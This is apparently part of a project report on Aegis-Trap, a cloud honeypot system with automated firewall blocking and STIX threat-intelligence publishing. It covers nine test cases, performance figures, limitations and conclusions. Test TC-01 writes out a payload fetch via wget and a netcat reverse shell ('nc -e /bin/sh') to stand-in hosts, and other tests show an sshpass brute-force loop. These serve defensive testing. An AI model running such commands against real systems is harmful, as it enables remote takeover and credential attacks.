One timing fact applies to all staged tests (TC-02, TC-03, TC-05). The bridge aggregates sessions over a 60-second lookback window. When a threshold is crossed, it places the IP in the observation queue with a block_due timestamp of current time plus 180 seconds for high severity, or current time plus 300 seconds for medium severity. The promote_observed function checks this timestamp on each poll cycle, which runs every 30 seconds. The block

fires on the first cycle after block_due is reached. The maximum time from threshold detection to block is therefore 180 seconds plus one 30-second cycle, giving 210 seconds for high and 330 seconds for medium. This ceiling applies assuming the bridge detected the threshold on its first opportunity. If the sessions arrived just after a cycle completed, the bridge detects them one cycle later, adding up to 30 seconds before the observation even starts.

Testing Parameter	Value
Test environment	External Kali Linux VM, ProtonVPN exit node
Target	Honeypot VM public IP, port varies per test
Verification channels	Bridge live log, MongoDB shell, GCP Console
Bridge poll interval	30 seconds
Detection lookback window	60 seconds
Observation window (high)	180 seconds
Observation window (medium)	300 seconds
Maximum time to block (critical/immediate)	62 seconds
Maximum time to block (high/observe)	210 seconds
Maximum time to block (medium/observe)	330 seconds
Total test cases executed	9
Real-world sessions in DB before testing	2,196 confirmed

6.2 Test Cases and Results

The nine test cases are documented below in order of execution. Each table records the test identifier, objective, attack method, tools used, detection path through the bridge, expected pipeline behavior at each stage, the expected block time where applicable, and the confirmed result.

TC-01: Command Breakout Detection

Field	Detail
Test ID	TC-01
Objective	Verify that command_sweep detects a dangerous command typed inside a Cowrie SSH session and triggers an immediate critical-severity block, bypassing the observation queue entirely.
Requirements covered	FR-4 (command detection), FR-5 (automated blocking), FR-8 (GeoIP enrichment), FR-10 (STIX publication), FR-11 (evidence collection)
Attack method	SSH connection to Cowrie on port 2222. Login with any credentials (Cowrie accepts all). Execute wget http://203.0.113.50/payload.sh followed by nc -e /bin/sh 1.2.3.4 4444. Type exit.
Tools used	OpenSSH client. Standard wget and nc commands within the Cowrie shell.
Detection path	command_sweep reads the hpfeed collection for Cowrie command events. match_escalation matches wget against T1105 (Ingress Tool Transfer) and nc -e against T1059.004 (Unix Shell). process_verdict returns severity=critical, mode=immediate. Block fires in the same cycle.
Expected pipeline behavior	1. Session recorded in mnemosyne.session within seconds of the connection. 2. Commands recorded in the hpfeed collection. 3. Bridge detects on the next cycle (within 60 seconds). 4. GCP deny rule aegis-block-<IP> created at priority 100. 5. blocked_ips record written with severity=critical, attack=[T1105, T1059.004], commands=[wget ..., nc ...], gcp_synced=true. 6. STIX indicator posted to TAXII, 202 response logged. 7. Self-heal rebuilds Cowrie via SSH (SELF_HEAL_ENABLED=True).
Expected block time	Within 62 seconds of the session ending.
Result	PASS

TC-02: Volume Threshold Detection

Field	Detail
Test ID	TC-02
Objective	Verify that 15 SSH connections to Cowrie within 60 seconds cross the session threshold of 10, trigger a high-severity classification, enter the observation queue for 180 seconds, and produce a firewall block at timer expiry.
Requirements covered	FR-2 (continuous polling), FR-3 (severity classification), FR-6 (staged response), FR-5 (automated blocking), FR-10 (STIX publication)
Attack method	A bash loop opens 15 SSH connections to Cowrie on port 2222 in rapid succession. Each session connects, runs whoami and sleep 2, then closes. All 15 connections complete within the 60-second lookback window.
Tools used	sshpass, OpenSSH client. Command: for i in {1..15}; do sshpass -p wrongpassword ssh -p 2222 -o StrictHostKeyChecking=no root@<IP> 'whoami; sleep 2' 2>/dev/null; done
Detection path	hot_ips aggregates sessions: group by source_ip and honeypot, count=15. classify checks count >= THRESHOLDS['cowrie'] (10), returns severity=high, mode=observe. start_observation sets block_due = now + 180 seconds and writes to observed_ips. promote_observed fires on the first poll cycle after block_due.
Expected pipeline behavior	1. 15 sessions recorded in mnemosyne.session within 60 seconds. 2. Bridge detects on the next poll cycle. 3. Log shows: OBSERVING <IP> on cowrie | high | block in 180s. 4. After 180 seconds, promote_observed fires. 5. GCP deny rule created. 6. blocked_ips record written. 7. STIX indicator posted to TAXII.
Expected block time	180 to 210 seconds from the poll cycle that first detected the threshold. Not 240 seconds. The upper bound is 180 seconds of observation plus one 30-second poll cycle.
Result	PASS

TC-03: Credential Flooding Detection (Brute Force)

Field	Detail
Test ID	TC-03
Objective	Verify that accumulated login attempts across sessions exceeding AUTH_THRESHOLD (20) trigger a high-severity classification independent of the session count threshold. This validates that a slow-and-low brute force attack that stays below the volume threshold is still detected through its credential volume.
Requirements covered	FR-2 (polling), FR-3 (classification), FR-6 (staged response), FR-11 (credentials captured in evidence)
Attack method	25 SSH connections to Cowrie on port 2222, each using a different password. Sessions are paced so that the total session count stays below the threshold of 10 within the detection window, but the accumulated auth_attempts[] array entries across all sessions exceed 20. Cowrie records each attempted credential pair in the auth_attempts[] field of the session document.
Tools used	sshpass: for i in {1..25}; do sshpass -p "password$i" ssh -p 2222 -o StrictHostKeyChecking=no root@<IP> 'whoami; sleep 2' 2>/dev/null; done
Detection path	hot_ips aggregates auth_count using $sum of $size of $ifNull auth_attempts []. When auth_count >= AUTH_THRESHOLD (20), classify returns severity=high, mode=observe, attack=[T1110] (Brute Force).
Expected pipeline behavior	1. Sessions recorded with auth_attempts[] populated. 2. Bridge aggregates auth_count=25 on the next cycle. 3. IP placed in observation queue. 4. After 180 seconds, firewall block created. 5. blocked_ips record includes credentials[] in evidence.
Expected block time	180 to 210 seconds from the poll cycle that detected auth_count >= 20.
Result	PASS

TC-04: ICS/SCADA Decoy Contact (Immediate Block)

Field	Detail
Test ID	TC-04
Objective	Verify that a single TCP connection to the Conpot Modbus port triggers a critical-severity immediate block with no observation wait. No legitimate traffic ever reaches port 502, so any contact is treated as malicious regardless of session count or command content.
Requirements covered	FR-3 (critical classification), FR-5 (immediate block), FR-10 (STIX with T0886 tag)
Attack method	Single TCP connection to the Conpot Modbus port using netcat. No further interaction is required. The connection alone is sufficient to trigger the rule.
Tools used	netcat: nc -w 3 <honeypot_IP> 502
Detection path	hot_ips groups by source_ip and honeypot. classify checks: honeypot in HIGH_SEVERITY_HONEYPOTS (conpot) OR ports & ICS_PORTS. Either condition is sufficient. Returns severity=critical, mode=immediate.
Expected pipeline behavior	1. Session recorded in mnemosyne.session with honeypot=conpot and destination_port=502. 2. Bridge detects on the next poll cycle. 3. Immediate block, no observation window. 4. GCP deny rule created at priority 100. 5. blocked_ips record written with attack=[T0886]. 6. STIX indicator carries label mitre-attack:T0886.
Expected block time	Within 62 seconds of the single connection.
Result	PASS

TC-05: Cross-Honeypot Multi-Service Scanning

Field	Detail
Test ID	TC-05
Objective	Verify that a single IP address contacting two different honeypot types within the detection window is flagged by the multi-service correlation logic, even when neither honeypot has been triggered by session count or credential volume alone. This simulates a reconnaissance attacker scanning multiple services.
Requirements covered	FR-7 (cross-honeypot detection), FR-3 (classification), FR-6 (staged response)
Attack method	From the same IP address, make 3 SSH connections to Cowrie on port 2222 (below the Cowrie threshold of 10) and send real bytes to Dionaea on port 445 using netcat (below the Dionaea threshold of 5). Both sets of interactions occur within the same 60-second detection window. The Dionaea probe requires real bytes on the socket to produce a session record; a bare connection without data does not register.
Tools used	ssh for Cowrie. netcat with real bytes for Dionaea: echo -e 'test\r\n' | nc -w 5 <IP> 445
Detection path	multi_service_ips groups sessions by source_ip only, regardless of honeypot. It finds that the same IP appears in both the cowrie group and the dionaea group. The IP is flagged as a multi-service scanner. verdict: severity=high, mode=observe.
Expected pipeline behavior	1. Sessions recorded for both honeypots from the same source IP. 2. multi_service_ips detects the IP across two honeypot types. 3. IP placed in observation queue as high severity. 4. After 180 seconds, firewall block created. 5. blocked_ips record shows evidence of contacts on both honeypots.
Expected block time	180 to 210 seconds from the poll cycle that detected the cross-honeypot contact.
Result	PASS

TC-06: Reconnaissance Indicator Publication

Field	Detail
Test ID	TC-06
Objective	Verify that an IP that touches a honeypot but stays below every blocking threshold and executes no dangerous commands still produces a STIX intelligence indicator, and that no firewall block is created for it.
Requirements covered	FR-16 (reconnaissance indicator), FR-10 (STIX publication)
Attack method	Single SSH connection to Cowrie on port 2222. Inside the shell, run only benign commands: ls and whoami. Type exit. The session count of 1 is below the Cowrie threshold of 10. The auth attempt count of 1 is below AUTH_THRESHOLD (20). No command matches any of the 43 breakout patterns.
Tools used	OpenSSH client.
Detection path	classify returns severity=low, mode=none, block=False. command_sweep finds no pattern matches. recon_sweep (step 7 of the main loop) finds the source IP in recent sessions, confirms it is not blocked and not in the observation queue, checks the published_recon collection to confirm no indicator was published for this IP within the last 24 hours, and publishes a low-confidence STIX indicator tagged T1595 (Active Scanning) with confidence between 21 and 40.
Expected pipeline behavior	1. Session recorded in mnemosyne.session. 2. classify returns low, no block. 3. recon_sweep publishes STIX indicator to TAXII. 4. Log shows: RECON indicator published for <IP> | 1 session(s) on cowrie. 5. IP recorded in published_recon with a 24-hour cooldown. 6. No GCP firewall rule is created. 7. Indicator visible on the viewer with severity=low and T1595 tag.
Expected block time	Not applicable. No block is created.
Result	PASS

TC-07: Threat-Intelligence Denylist Block

Field	Detail
Test ID	TC-07
Objective	Verify that an IP listed in the threat-intelligence denylist file is blocked immediately on first contact with a honeypot, before any threshold is evaluated. This validates the denylist as the highest-priority rule in the classification chain.
Requirements covered	FR-1 (threat-intel denylist), FR-5 (automated blocking), FR-3 (critical classification)
Attack method	Add the Kali test IP to the denylist file at /opt/aegis-bridge/threat_intel/badips.txt. Restart the bridge so it reloads the denylist. Make a single SSH connection to Cowrie. A single session from the listed IP is sufficient to trigger the rule.
Setup command	echo '<TEST_IP>' | sudo tee -a /opt/aegis-bridge/threat_intel/badips.txt && sudo systemctl restart aegis-bridge
Tools used	OpenSSH client for the single connection. Bash for the setup command on the control VM.
Detection path	refresh_threat_intel (step 1 of the main loop) loads the denylist on every cycle. In classify, rule 0a checks is_known_bad(ip). The IP matches. Returns severity=critical, mode=immediate. Block fires before any threshold rule is evaluated.
Expected pipeline behavior	1. Denylist loaded on bridge startup, confirmed by log: Threat intel loaded: 1 known-bad IPs. 2. Single SSH session recorded. 3. Bridge detects on next cycle. 4. Log shows: TRIGGER (immediate) | critical | known-malicious IP (threat-intel denylist match). 5. GCP deny rule created. 6. blocked_ips record written with reason=known-malicious IP.
Expected block time	Within 62 seconds of the single connection.
Cleanup	Remove the test IP from badips.txt and restart the bridge. Run the unblock helper to remove the GCP rule and database record.
Result	PASS

TC-08: Automatic Block Expiry (TTL)

Field	Detail
Test ID	TC-08
Objective	Verify that the bridge automatically removes a GCP firewall block and marks the database record as unblocked when the block's TTL expires, without any manual intervention.
Requirements covered	FR-12 (automatic expiry), NFR-5 (autonomy)
Attack method	After a block has been confirmed in place from a previous test, locate the blocked_ips record for an internet-noise IP in the database. Update its expires_at timestamp to 90 seconds in the future using the MongoDB shell. Restart the bridge so it loads this record into its in-memory registry. Wait for the timer to pass and observe the bridge log.
Setup command	sudo docker exec chnserver-mongodb-1 mongo --quiet --eval 'db = db.getSiblingDB("mnemosyne"); db.blocked_ips.updateOne({ip:"<NOISE_IP>", unblocked:false},{$set:{expires_at:new Date(Date.now()+90000)}});' && sudo systemctl restart aegis-bridge
Tools used	MongoDB shell on the control VM. Bridge log via journalctl.
Detection path	expire_blocks (step 2 of the main loop) runs every cycle. It checks the in-memory BLOCKED dict for entries where the stored expires timestamp has passed. When found, it calls unblock_ip, which deletes the GCP firewall rule via the Cloud API and sets unblocked=true and unblocked_at=now in the blocked_ips record.
Expected pipeline behavior	1. Bridge restarts and loads the record via rebuild_registry. 2. Log shows: Registry rebuilt from MongoDB: N active blocks loaded. 3. After 90 seconds, expire_blocks fires. 4. Log shows: UNBLOCKED <IP> (TTL expired). 5. GCP rule deleted from firewall. 6. MongoDB record shows unblocked=true and unblocked_at timestamp.
Critical note	The expires_at timestamp must be set to a time in the future, not the past. The bridge skips records whose expires_at is already past when loading the registry on startup. A past timestamp never enters the in-memory dict and is never processed by expire_blocks.
Expected time to unblock	Within 30 seconds of the expires_at timestamp being reached.
Result	PASS

TC-09: Bridge Restart State Persistence

Field	Detail
Test ID	TC-09
Objective	Verify that all active blocks and in-progress observation timers survive a bridge service restart with no data loss. This validates the design decision to use the MongoDB database as the source of truth for all bridge state, rather than in-memory structures alone.
Requirements covered	NFR-2 (crash resilience), FR-14 (block registry persistence), FR-15 (state persistence across restart)
Attack method	After at least one block and one active observation are in place from prior tests, note the count of active blocks from the database and the block_due timestamp of any active observation. Restart the bridge service. Observe the startup log. Confirm counts and timestamps are restored.
Commands used	# Count before restart: sudo docker exec chnserver-mongodb-1 mongo --quiet --eval 'db=db.getSiblingDB("mnemosyne"); print(db.blocked_ips.count({unblocked:false}));' # Restart: sudo systemctl restart aegis-bridge # Confirm registry reload: sudo journalctl -u aegis-bridge --since '1 minute ago' | grep -i 'rebuilt'
Detection path	On startup, init_collections creates indexes. rebuild_registry queries blocked_ips for records where unblocked=false and expires_at is in the future, and loads them into the BLOCKED dict. rebuild_observing queries observed_ips for records where resolved=false and loads them into the OBSERVING dict with the original block_due timestamps.
Expected pipeline behavior	1. Log shows: Registry rebuilt from MongoDB: N active blocks loaded. 2. Log shows: Observation queue rebuilt from MongoDB: M IPs under observation. 3. The count of active blocks in the dict matches the count before the restart. 4. Any observation timer that was running continues from its original block_due, not from the restart time. 5. The bridge resumes normal polling immediately.
Result	PASS

6.2.1 Test Results Summary

The following table summarizes all nine test cases with their key parameters and results for quick reference.

ID	Test Name	Detection Path	Block Time	Result
TC-01	Command Breakout	command_sweep	< 62 s	PASS
TC-02	Volume Threshold	hot_ips + staged response	180–210 s	PASS
TC-03	Credential Flooding	auth_count threshold	180–210 s	PASS
TC-04	ICS/SCADA Contact	HIGH_SEVERITY_HONEYPOTS	< 62 s	PASS
TC-05	Cross-Honeypot Scanning	multi_service_ips	180–210 s	PASS
TC-06	Reconnaissance Indicator	recon_sweep (no block)	N/A	PASS
TC-07	Denylist Immediate Block	is_known_bad (rule 0a)	< 62 s	PASS
TC-08	Automatic Block Expiry	expire_blocks (TTL)	< 30 s	PASS
TC-09	Restart State Persistence	rebuild_registry/observing	N/A	PASS

6.3 Performance Evaluation

System performance was evaluated across three dimensions: detection latency, block persistence across restarts, and TAXII pipeline throughput.

Detection Latency

Detection latency is the time between a session ending and the GCP firewall deny rule appearing. Two factors bound this time. The first is the latency from honeypot session to MongoDB record, which the hpfeeds3 and Mnemosyne pipeline completes in under 2 seconds. The second is the bridge poll interval of 30 seconds. The theoretical maximum detection latency for an immediate-mode attack is therefore 32 seconds, though in practice the

maximum observed was under 60 seconds because the bridge may be mid-cycle when a session arrives.

For staged attacks, the observation window is the dominant time factor. The 180-second window for high-severity attacks is deliberate: it gives the honeypot more time to capture commands, credentials, and behavior before the block ends the session. The intelligence richness of the STIX indicator is higher for an attacker who was observed for 180 seconds than for one who was blocked immediately after a single session.

Metric	Measured Value	Notes
Session to MongoDB latency	< 2 seconds	hpfeeds3 + Mnemosyne pipeline
Bridge poll interval	30 seconds	Configurable via POLL_SEC
Max detection latency (immediate)	< 62 seconds	One cycle after session recorded
Block time (high/staged)	180–210 s	180s observe + up to 30s cycle
Block time (medium/staged)	300–330 s	300s observe + up to 30s cycle
GCP rule creation via API	2–5 seconds	Cloud API round-trip
STIX publication to TAXII	< 1 second	Local server on the same VM
Block registry rebuild on restart	< 1 second	MongoDB query on blocked_ips
Observation queue rebuild on restart	< 1 second	MongoDB query on observed_ips

Block Persistence

Block persistence was tested by restarting the bridge service after blocks and active observations were in place (TC-09). All active blocks were correctly restored by rebuild_registry. All in-progress observation timers were correctly restored by rebuild_observing with their original block_due timestamps intact. No block was lost. No observation timer was reset to a later deadline. This confirms that the design decision to write all state to MongoDB on every change, rather than keeping it only in memory, functions correctly under a restart condition.

TAXII Pipeline Throughput

All STIX indicators generated during testing were published to the TAXII server with a 202 Accepted response. The viewer displayed each indicator within one 30-second auto-refresh cycle. Indicators with full evidence bundles (captured commands, credentials, and behavior labels) rendered correctly in the expanded card view. The read-gate test confirmed a 200 response for unauthenticated reads and a 401 response for unauthenticated write attempts, verifying that the Nginx authentication layer functions correctly.

Pipeline Stage	Status	Verification Method
Honeypot session to MongoDB	Confirmed	db.session.count() rising during exposure
Bridge detection cycle	Confirmed	journalctl -u aegis-bridge live log
GCP firewall rule creation	Confirmed	GCP Console, VPC Firewall rules list
MongoDB audit record	Confirmed	db.blocked_ips.find() in MongoDB shell
STIX envelope to TAXII	Confirmed	202 response, success_count=1 in log
TAXII read-back	Confirmed	curl GET to objects endpoint, indicator returned
Viewer display	Confirmed	Browser, indicator card with expanded evidence
Read gate (unauthenticated)	Confirmed	HTTP 200 returned
Write gate (unauthenticated)	Confirmed	HTTP 401 returned

6.4 Limitations and Known Issues

The following limitations are documented for technical accuracy. Each entry states the limitation, its impact, and its severity in the context of the system's operational objectives.

Limitation	Description and Impact	Severity
IPv4 only	The system detects and blocks only IPv4 source addresses. IPv6 sessions are not classified. The majority of automated scanning traffic observed during deployment was IPv4, so this does not materially reduce detection coverage under current threat patterns.	Low
Block after session ends	The GCP firewall block is applied after the attack session completes. An attacker's first session always finishes before the block fires. Subsequent connections from the same IP are blocked. This is a deliberate design trade-off: capturing a complete session produces richer evidence than cutting it short.	Low (by design)
Breakout destination IP dormant	The mnemosyne.session collection does not include a destination_ip field. The management-subnet breakout check in classify (rule 0) therefore cannot fire. The GCP firewall deny-lateral rule at priority 500 provides network-level protection for this case regardless of the bridge.	Low (mitigated)
Dionaea payload capture untested	The Dionaea malware binary capture path (hpfeed channel dionaea.capture) is implemented in the bridge but no attacker completed a payload delivery during the testing period. The capture pipeline is wired and ready but has not been validated against a real malware sample.	Low
MongoDB 3.4.24 polling ceiling	MongoDB 3.4.24, bundled with the CHN Docker stack, does not support Change Streams. Real-time event-driven detection would require Change Streams. The bridge uses 30-second polling instead, which sets the detection latency ceiling.	Medium (impacts latency)
GCP firewall rule quota	GCP imposes a per-project quota on the number of individual firewall rules. GCP Address Groups would allow many IPs under one rule and remove this ceiling, but were not implemented in this iteration.	Low (not reached)

OpenTAXII library patches	Two bugs in OpenTAXII 0.9.3 required patching at the library level: UUID serialization in the HTTP response handler, and missing modified field handling in the persistence module. A library upgrade would overwrite both patches and require reapplication.	Low (documented)
GeoIP coverage gaps	The MaxMind GeoLite2 database does not resolve all IP addresses. Unresolved addresses produce country=Unknown in both the MongoDB record and the STIX indicator. Several research and cloud-provider ranges were not resolved during testing.	Low (data quality)

The most operationally significant limitation is the polling-based detection latency imposed by MongoDB 3.4.24. For the threat model this system addresses, which is automated scanning and persistent attackers rather than single-packet floods, a 30-second ceiling is acceptable. A future version using a current MongoDB release with Change Streams, or a direct hpfeeds3 consumer without MongoDB polling, could reduce the latency to under one second.

Chapter 7: Conclusion and Future Work

7.1 Summary of Achievements

Aegis-Trap was conceived to address a concrete gap in the current landscape of open-source honeypot technology: the absence of an integrated, cloud-native platform that combines deception, automated response, and standardized intelligence sharing. The project has achieved all four of its primary objectives and delivered a working system that is deployed on real cloud infrastructure, receiving real attacks, and producing real threat intelligence.

The following table summarizes the concrete achievements of the project against the objectives defined in Chapter 1.

Objective	Achievement
Diverse honeypot grid	Three honeypot types deployed and running in Docker containers on Google Cloud Platform: Cowrie (SSH/Telnet), Dionaea (Windows network services), and Conpot (ICS/SCADA protocols). 167 real attack sessions captured from internet-facing exposure before testing began.
Automated classification and response	Aegis-Bridge v3.4 deployed as a permanent systemd service. Implements a 7-rule classification engine with 43-pattern command detection database. Five detection paths validated: command breakout, volume threshold, credential flood, ICS contact, and cross-honeypot scanning. All five attack types produce automated GCP firewall deny rules within the designed time bounds.
STIX 2.1 threat intelligence	Complete STIX 2.1 bundle published per blocked attacker: Indicator, IPv4Address observable, ObservedData with full evidence, and Relationship. Confidence scores, MITRE ATT&CK tags, and geographic enrichment attached to every indicator. TAXII 2.1 server operational with Nginx authentication gate.
Live dashboard visibility	Custom-built Threat Intelligence Viewer deployed and operational. Auto-refreshes every 30 seconds. Each indicator card expands to show captured commands, attempted credentials, behavior labels, and observation window. Accessible via public IP on port 8080.

Beyond the four primary objectives, the project produced several additional technical contributions that were not in the original scope but emerged from the engineering work. A staged response system was designed and implemented that deliberately delays blocking for

lower-severity attacks, maximizing the intelligence captured from each attacker while still ensuring they are ultimately blocked. A 43-pattern command database was built that classifies attacker behavior into 12 families mapped to MITRE ATT&CK techniques, providing actionable context for every block decision. Two bugs in the OpenTAXII 0.9.3 library were diagnosed and patched, allowing the system to publish full multi-object STIX bundles that the library previously rejected. A self-healing capability was implemented that can automatically rebuild compromised honeypot containers via SSH.

The project also demonstrated a methodology that proved effective throughout development: investigation before action. Every architecture decision was confirmed against real data before implementation began. The MongoDB schema was verified against actual attack sessions before bridge code was written. The TAXII server configuration was confirmed working against the exact collection path before the bridge was pointed at it. Each deployment step was verified before the next was taken. This approach produced a system with no significant rework cycles and with clear traceability between design decisions and the real-world constraints that drove them.

7.2 Lessons Learned

The development of Aegis-Trap produced several lessons that are relevant both to future work on this project and to practitioners building similar systems.

Legacy software is a real constraint, not a theoretical one.

The Modern Honey Network, which was studied during the literature review, appeared functional at first glance but became unmaintainable in practice due to its Python 2.7 foundation. The decision to build on Community Honey Network instead of MHN was validated repeatedly during deployment when current Linux security updates and Docker versions that would have broken MHN worked without issue with CHN. Similarly, OpenTAXII 0.9.3, while functional, contained two production bugs that required library-level patches. The lesson is that the version of a dependency matters as much as its functionality, and that testing against the exact deployed version is not optional.

Cloud-native firewall control is a viable replacement for hardware security appliances.
The original project architecture planned to use pfSense as the network gateway for automated blocking. This was abandoned when no official pfSense image was available for Google Cloud Platform and the manual installation process was estimated at three to four hours with known MTU compatibility issues. Replacing pfSense with the GCP Compute Firewall API produced a simpler, more reliable, and more maintainable result. The Python SDK for GCP Firewall provides the same programmatic blocking capability that a pfSense API integration would have, with better documentation and native cloud integration. The lesson is that cloud-native equivalents of traditional network appliances should be evaluated first rather than treated as compromises.

Container isolation is a security architecture decision, not just an operational convenience.
Deploying honeypots in Docker containers was initially motivated by the operational benefits of easy deployment and self-healing. During the project it became clear that container isolation also serves a security purpose: a compromised honeypot container cannot access the host operating system, the Docker socket, or other containers without explicit configuration. The lateral movement protection provided by the container boundary is an additional layer of defense that complements the GCP subnet isolation. The lesson is that containerization should be treated as a security design decision and documented as such, not merely as a deployment detail.

Silent failures are the hardest bugs to diagnose.
Two of the most time-consuming problems during deployment were silent failures. When the honeypot deploy scripts wrote the public IP address into CHN_SERVER, hpfeeds events were dropped without any error message because the firewall rejected them silently. When port conflicts occurred between containers, the second container started successfully but exposed no ports, with no error logged. Both failures manifested as missing data rather than explicit errors. The lesson is that any system component whose failure produces no output must be explicitly verified with a positive confirmation test. For the pipeline, this meant running db.session.count() and watching it rise, not merely checking that the containers showed as running.

The observation window is a genuine intelligence advantage.

The decision to observe lower-severity attackers before blocking, rather than blocking immediately, was validated during testing. Attackers who were observed for 180 seconds generated significantly more data than those who were blocked on first detection: more commands, more credentials, more behavioral signals. This richer evidence makes the resulting STIX indicators more useful to analysts who consume them. The lesson is that in deception-based systems, the tension between response speed and intelligence richness is real and worth managing explicitly rather than defaulting to the fastest possible response.

Investigation-before-action is worth the time it costs.

The team adopted a principle of confirming each component's behavior against real data before building on top of it. This meant verifying the MongoDB schema before writing bridge code, verifying the TAXII endpoint before updating the bridge to post to it, and verifying the Nginx gate rules against all three expected outcomes before wiring the bridge to it. Each verification step took between 15 and 30 minutes. In return, the project had no significant rework cycles caused by building on an incorrect assumption about a lower layer. The lesson is that the time spent on verification is recovered many times over by avoiding rework.

7.3 Future Enhancements

The following enhancements are recommended for future development of Aegis-Trap, ordered by impact and feasibility.

Enhancement	Description and Benefit	Priority
Dionaea malware hash indicators	When Dionaea captures a malware binary payload, compute its MD5 and SHA-256 hashes and generate a STIX File indicator in addition to the existing IP indicator. This would make the system's threat intelligence output directly usable for endpoint detection and response (EDR) tools that consume file hash indicators.	High
Threat intelligence denylist population	The known-bad IP denylist is implemented and operational but currently empty. Integrating a free threat intelligence feed such as the Abuse.ch IP Blocklist or the Emerging Threats rules would allow the bridge to immediately block known-bad actors on first contact, before they trigger .	Medium

Multi-region honeypot deployment	Deploy additional honeypot sensors in different GCP regions or cloud providers. Sensors in multiple geographic locations would capture regional attack patterns and provide data for comparing attacker behavior across network topologies.	Low

The most impactful enhancement would be the addition of Dionaea malware hash indicators. When Dionaea captures a malware payload, Aegis-Trap could automatically calculate MD5 and SHA-256 hashes and publish them as STIX File indicators alongside the existing IP-based indicators. This would significantly increase the practical value of the generated threat intelligence by enabling direct consumption by endpoint detection and response (EDR), antivirus, and security information and event management (SIEM) platforms that rely on file-hash-based detection. Because the current STIX publishing pipeline is already operational, this enhancement can be implemented with minimal architectural changes while substantially improving intelligence quality.

The second enhancement would be threat intelligence denylist population. Although the denylist capability is already implemented within Aegis-Bridge, it currently contains no external intelligence sources. Integrating reputable public threat intelligence feeds such as Abuse.ch blocklists or Emerging Threats indicators would allow the system to identify and block known malicious IP addresses immediately upon contact. This proactive capability would complement the existing behavioral detection logic and reduce the time required to respond to well-known threat actors.

A longer-term enhancement would be multi-region honeypot deployment. Deploying additional honeypot sensors across multiple Google Cloud Platform regions or different cloud providers would increase the diversity of collected attack data and provide broader visibility into attacker behavior. Geographic distribution would enable comparative analysis of attack patterns across regions, improve resilience against infrastructure failures, and generate a richer threat intelligence dataset for future research.

Together, these enhancements would strengthen Aegis-Trap's threat intelligence capabilities, improve detection coverage, and expand the scale of attack data collection. Importantly, the current architecture already provides the foundation required to support these developments without requiring a redesign of the core detection, response, and intelligence-sharing pipeline.

References

[1] D. M. Chin, B. Isfaq, and S. Y. Enoch, "A Practical Honeypot-Based Threat Intelligence Framework for Cyber Defence in the Cloud," in Proc. IEEE Conf. Communications and Network Security (CNS), 2024. doi: 10.1109/CNS62487.2024.

[2] M. Nawrocki, M. Wählisch, T. C. Schmidt, C. Keil, and J. Schönfelder, "A Survey on Honeypot Software and Data Analysis," arXiv:1608.06249, updated 2021. [Online]. Available: https://arxiv.org/abs/1608.06249

[3] D. Subhan and C. Lim, "Unveiling Attack Patterns: A Study of Adversary Behavior from Honeypot Data," in 2023 IEEE International Conference on Cryptography, Informatics, and Cybersecurity (ICoCICs), 2023, pp. 178–183. doi: 10.1109/ICoCICs58778.2023.10130640

[4] J. Franco, A. Aris, B. Canberk, and A. S. Uluagac, "A Survey of Honeypots and Honeynets for Internet of Things, Industrial Internet of Things, and Cyber-Physical Systems," IEEE Commun. Surv. Tutorials, vol. 23, no. 4, pp. 2351–2383, 2021. doi: 10.1109/COMST.2021.3106669

[5] M. Nintsiou, E. Grigoriou, P. A. Karypidis, T. Saoulidis, E. Fountoukidis, and P. Sarigiannidis, "Threat Intelligence Using Digital Twin Honeypots in Cybersecurity," in 2023 IEEE International Conference on Cyber Security and Resilience (CSR), 2023, pp. 530–537. doi: 10.1109/CSR57506.2023.10224997

[6] S. Maesschalck, V. Giotsas, B. Green, and N. Race, "Don't Get Stung, Cover Your ICS in Honey: How Do Honeypots Fit within Industrial Control System Security," Computers & Security, vol. 114, art. 102598, 2022. doi: 10.1016/j.cose.2021.102598

[7] OASIS Open, "STIX™ Version 2.1," OASIS Standard, Jun. 2021. [Online]. Available: https://docs.oasis-open.org/cti/stix/v2.1/stix-v2.1.html

[8] OASIS Open, "TAXII™ Version 2.1," OASIS Standard, Jun. 2021. [Online]. Available: https://docs.oasis-open.org/cti/taxii/v2.1/taxii-v2.1.html

[9] B. É. Strom, A. Applebaum, D. P. Miller, K. C. Nickels, A. G. Pennington, and C. B. Thomas, "MITRE ATT&CK®: Design and Philosophy," MITRE Corporation, Tech. Rep., 2020. [Online]. Available: https://attack.mitre.org/docs/ATTACK_Design_and_Philosophy_March_2020.pdf

[10] O. Alexander, M. Belisle, and J. Steele, "MITRE ATT&CK® for Industrial Control Systems: Design and Philosophy," MITRE Corporation, Tech. Rep., 2020. [Online].

Available: https://attack.mitre.org/docs/ATTACK_for_ICS_Philosophy_March_2020.pdf

[11] L. Tan, K. Yu, F. Ming, X. Cheng, and G. Srivastava, "Secure and Resilient Artificial Intelligence of Things: A HoneyNet Approach for Threat Detection and Situational Awareness," IEEE Consumer Electronics Magazine, vol. 11, no. 3, pp. 69–78, May 2022. doi: 10.1109/MCE.2020.3023963

[12] A. Kubba, Q. Nasir, O. Elmutasim, and M. Abu Talib, "A Systematic Review of Honeypot Data Collection, Threat Intelligence Platforms, and AI/ML Techniques," SSRN Preprint, 2025. doi: 10.2139/ssrn.5242873

[13] S. Gokhale, A. Dalvi, and I. Siddavatam, "Industrial Control Systems Honeypot: A Formal Analysis of Conpot," Int. J. Computer Network and Information Security (IJCNIS), vol. 12, no. 6, pp. 44–56, 2020. doi: 10.5815/ijcnis.2020.06.04

[14] W. Z. Cabral, C. Valli, L. F. Sikos, and S. G. Wakeling, "Advanced Cowrie Configuration to Increase Honeypot Deceptiveness," in IFIP Int. Conf. ICT Systems Security and Privacy Protection, Springer, 2021, pp. 317–331. doi: 10.1007/978-3-030-78120-0_21

[15] M. Oosterhof, "Cowrie SSH/Telnet Honeypot," GitHub, 2022. [Online]. Available: https://github.com/cowrie/cowrie

[16] HoneyFactory: Container-Based Comprehensive Cyber Deception Honeynet Architecture . Read the Docs, 2024. [Online]. Available: https://www.mdpi.com/2079-9292/13/2/361